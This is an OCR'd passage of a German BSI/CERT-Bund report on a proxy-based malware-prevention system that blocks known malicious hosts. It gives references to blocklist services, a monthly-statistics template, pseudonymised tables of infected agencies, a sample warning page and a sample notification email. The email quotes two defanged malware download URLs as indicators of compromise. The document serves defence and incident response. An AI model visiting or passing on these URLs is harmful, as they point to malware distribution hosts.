


Abbildung 8: Grundidee des vorgestellten Verfahrens. Gesperrte Hosts bilden die Datengrundlage für blockierte und protokollierte Zugriffe. Letztere werden geclustert und auf neue Muster untersucht. Die neuen Muster können genutzt werden, um Zugriffe zu blockieren und um neue schädliche Hosts zu identifizieren.

5. Zusammenfassung

SPS ist eine sinnvolle Komponente in der Sicherheitsarchitektur eines Netzwerks. Die Erfahrung mit der Einführung eines solchen Systems zeigt, dass die Anzahl der Rechner, die durch SPS als infiziert angesehen werden müssen, deutlich sinkt (um 80 bis 90%) und sich damit die Gesamt-Sicherheit des Netzwerks erhöht.

Allerdings ist SPS nur so gut wie die Analyse-Prozesse, die es begleiten. Für das Sammeln von Malware-URLs und das Auswerten der protokollierten blockierten Zugriffe muss durchgängig qualifiziertes Personal zur Verfügung stehen.

Angesichts des Trends zu Web-Angriffen und der Verlagerung der Schadsoftware-Kommunikation auf das HTTP-Protokoll ist SPS ein effektives Tool, das nicht durch andere Systeme wie Virenscanner oder Firewalls ersetzt werden kann.

6. Referenzen

Malware-URL-Listen:

[1] Malware Domain List, http://www.malwaredomainlist.com (Stand 21.10.2009)

[2] Dirtiest Websites of Summer 2009, Norton, http://safeweb.norton.com/**dirtysites** (Stand 21.10.2009)

[13] Malware Domains, http://www.malwaredomains.com (Stand 22.10.2009)

[14] Zeus Tracker, https://zeustracker.abuse.ch (Stand 22.10.2009)

[20] SURBL, http://www.surbl.org/ (Stand 03.11.2009)

[21] SpamCop, http://www.spamcop.net/w3m?action=inprogress&type=www (Stand 05.11.2009)

[22] PhishTank, http://www.phishtank.com/ (Stand 05.11.2009)

[23] Malware Patrol, http://www.malware.com.br/lists.shtml (Stand 05.11.2009)

Security-News-Seiten:

[3] Viruslist.com – Analyst's Diary, http://www.viruslist.com/weblog (Stand 22.10.2009)

[4] Avira – Techblog, http://techblog.avira.com/en/ (Stand 22.10.2009)

[5] Internet Storm Center, http://isc.sans.org (Stand 21.10.2009)

[6] Microsoft Malware Protection Center, http://blogs.technet.com/mmpc/ (Stand 21.10.2009)

[15] Security News ZDNet, http://www.zdnet.de/news/security/ (Stand 21.10.2009)

[16] F-Secure Weblog, http://www.f-secure.com/weblog/ (Stand 22.10.2009)

[17] Heise Security, http://www.heise.de/security (Stand 21.10.2009)

[18] SecurityFocus, http://www.securityfocus.com/news (Stand 22.10.2009)

[19] Google Online Security Blog, http://googleonlinesecurity.blogspot.com/ (Stand 28.10.2009)

Artikel:

[7] Honeypots: Tracking hackers, Lance Spitzner, Addison Wesley, 2002

[8] CWSandbox - Behavior-based Malware Analysis, Lehrstuhl für Praktische Informatik 1, University of Mannheim, http://www.cwsandbox.org/ (Stand 21.10.2009)

[9] INetSim: Internet Services Simulation Suite, Thomas Hungenberg und Matthias Eckert, http://www.inetsim.org/ (Stand 21.10.2009)

[10] Timo Steffens, Thomas Hungenberg, Lernen neuer Malware-URL-Muster in einem Hostblocking-System, submitted

[11] Cisco 2008 - Annual Security Report, Cisco Systems Inc., http://www.cisco.com/go/securityreport (Stand 21.10.2009)

[12] 2008 Internet Security Trends, Ironport, http://www.ironport.com/resources/whitepapers.html (Stand 21.10.2009)

Analyse-Werkzeuge:

[24] ThreatExpert, http://www.threatexpert.com (Stand 09.11.2009)

[25] Anubis – Analyzing Unknown Binaries, http://anubis.iseclab.org (Stand 09.11.2009)

[26] Wepawet, http://wepawet.iseclab.org (Stand 09.11.2009)

[27] Dr. Web, http://online.us.drweb.com (Stand 09.11.2009)


[28] McAfee SiteAdvisor, http://www.siteadvisor.com (Stand 17.12.2009)

[29] WOT Web of Trust, http://www.mywot.com (Stand 17.12.2009)

[30] TrustedSource, http://www.trustedsource.org/en/home (Stand 17.12.2009)

[31] Site Review Bluecoat, http://sitereview.bluecoat.com/sitereview.jsp (Stand 17.12.2009)

Anhang A: Datenbankmodell



Anhang B: Muster für den statistischen Auswertungsbericht

Im Berichtszeitraum mussten insgesamt XXX zusätzliche Internet-Server (URL, IP-Adresse oder Domain) in das Schadsoftware-Präventions-System (SPS) aufgenommen werden. Dabei handelt es sich um Server, die Schadsoftware beherbergen. Eine Verlinkung auf die Server erfolgt in der Regel in E-Mails. In anderen Fällen greift eine Schadsoftware auf die entsprechenden Server zu oder sie wird auf einer Webseite referenziert, um Anwender beim Surfen zu infizieren.

Mit Hilfe des SPS wird nun der Zugriff auf Internet-Server mit Schadsoftware verhindert und protokolliert. Die Logdaten werden dabei anonymisiert gehalten. Auf die gesperrten Internet-Server erfolgten im Verlauf des Monats YYY Zugriffe im ZZZ-stelligen Bereich.




Abbildung 9: Beispielhafte statistische Aufbereitung der SPS-Daten für ein gedachtes Unternehmensnetzwerk.

Monat	blockierte Hosts	blockierte Zugriffe
Dezember 2008	12345	999999
Januar2009	12345	999999
Februar2009	12345	999999
März 2009	12345	999999

Schadsoftware Trend im Monat XXX/YYY (Beispiel)

Trend: ansteigend

- Drive-by-Exploits über kompromittierte Webseiten
- Spam-Wellen mit Zbot oder Bredolab im E-Mail-Anhang (zum Thema UPS etc.)
- Koobface (Wurm in sozialen Netzwerken)
- Gefälschte Twitter-Einladungen
- Fake-AV über Banner auf der „The New York Times" Homepage
- Mehrere SEO10-Kampagnen zur Verbreitung von Fake-AV

Erfolgreiches Unterlaufen sämtlicher Sicherheitsmaßnahmen einer Behörde:

Anzahl der Vorfälle		Anzahl der Behörden
≥ 10	mehrere	W
< 10	einige	X
< 5	wenige	Y
1	einzelne	Z

Tabelle 1: Erkannte Vorfälle im letzten halben Jahr




Abbildung 10: Verteilung der mit Schadsoftware infiziorten Hosts in Behörden

Infizierte Hosts in Behörden (Top 5)[1]:

Behörde	Gesamt	01/2009	02/2009	03/2009	04/2009	05/2009	06/2009
A	9	4	3	1	1	0	0
J	9	1	1	1	5	1	0
B	9	4	2	2	0	0	1
E	8	2	0	2	1	1	2
AB	6	0	0	0	0	6	0
Alle	77	24	11	11	15	10	7




Abbildung 11: Infizierte Systeme in Behörden pro Monat (Top 5)

Üblicherweise erfolgt eine Rückmeldung der Behörden zur Schadensbehebung innerhalb von zwei Arbeitstagen nach der Benachrichtigung. In Einzelfällen findet zunächst keine

1 Gemäß Policy werden die Behörden **unmittelbar informiert**. Die Behördennamen werden pseudonymisiert und nicht weitergegeben. Dies dient dem Vertrauensschutz und der kooperativen Zusammenarbeit mit den betroffenen Behörden.

Bereinigung statt, die infizierte Systeme fallen auch noch nach einer Woche im SPS auf und die Behörden reagieren erst auf weitere Nachfragen.

Es kann bei den infizierten Behörden kein Trend oder Muster erkannt werden.

Anhang C: Beispiel einer Warnseite

Zugriff verhindert

Diese Webseite ist im Zusammenhang mit der Verbreitung von Schadsoftware aufgefallen. Daher wurde aus Sicherheitsgründen der Zugriff auf diese Webseite automatisch blockiert. Dies geschieht zum Schutz Ihres Arbeitsplatz-PCs und des internen Netzes vor Schadsoftware.

Zuständig für den Schutz des internen Netze ist die Zentrale IT-Sicherheit.

Bei Rückfragen wenden Sie sich bitte unter Angabe der Webseite sowie der Kennummer **#XXXX** über Ihren IT-Sicherheitsbeauftragten an die Zentrale IT-Sicherheit.

Anhang D: Beispielmail zur Information des IT-Sicherheitsbeauftragten über eine Infektion

Sehr geehrter Herr Beispiel,

am zentralen Proxy werden HTTP-Zugriffe auf bekannte schadhafte Internet-Hosts blockiert und protokolliert. Bei der Auswertung der Protokolldaten vom XX.YY.2009 sind folgende Zugriffe aus dem Netzbereich der Beispiel-Behörde (IP-Adressen 1.2.3.4, 1.2.3.5) aufgefallen:

2009-08-28 15:15:44 | 1.2.3.4 | hXXp://statscounter.cn/stat/load.php?id=3

2009-08-29 15:27:45 | 1.2.3.5 | hXXp://lslsedukop.com//load.php?id=3

Diese Zugriffe werden von erfolgreichen Drive-by-Exploits ausgelöst, um Schadcode nachzuladen und auf dem System zu installieren. Die Drive-by-Exploits nutzen u.a. Schwachstellen in veralteten Versionen von Adobe Reader, Adobe Flash und verschiedenen Windows-Softwarekomponenten aus.

In diesem Fall wurden die Zugriffe blockiert, so dass kein Schadcode nachgeladen werden konnte. Die betroffenen Systeme könnten jedoch erfolgreich infiziert werden, wenn ein Drive-by-Exploit erfolgreich ist, dessen Nachladeadresse nicht am Proxy gesperrt wird.

Wir bitten um Prüfung, welche Software-Komponenten auf den betroffenen Systemen veraltet sind und eine erfolgreiche Ausführung von Drive-by-Exploits ermöglichen. Eine Anleitung hierfür finden Sie als Anhang in dieser Mail.

Bitte bestätigen Sie den Eingang dieser Benachrichtigung und informieren Sie uns über die von Ihnen getroffenen Maßnahmen.

Mit freundlichen Grüßen,

Ihr Team Zentrale IT-Sicherheit

i.A. Max Mustermann

Anhang E: Leitfaden zur Reaktion auf Infektionen mit Schadprogrammen und Empfehlung von Präventivmaßnahmen im Rahmen des „SPS“-Verfahrens des BSI

Bundesamt für Sicherheit in der Informationstechnik

Referat CERT-Bund

und

Referat VS- und IT-Sicherheitsberatung

Stand 04.12.2008

Motivation

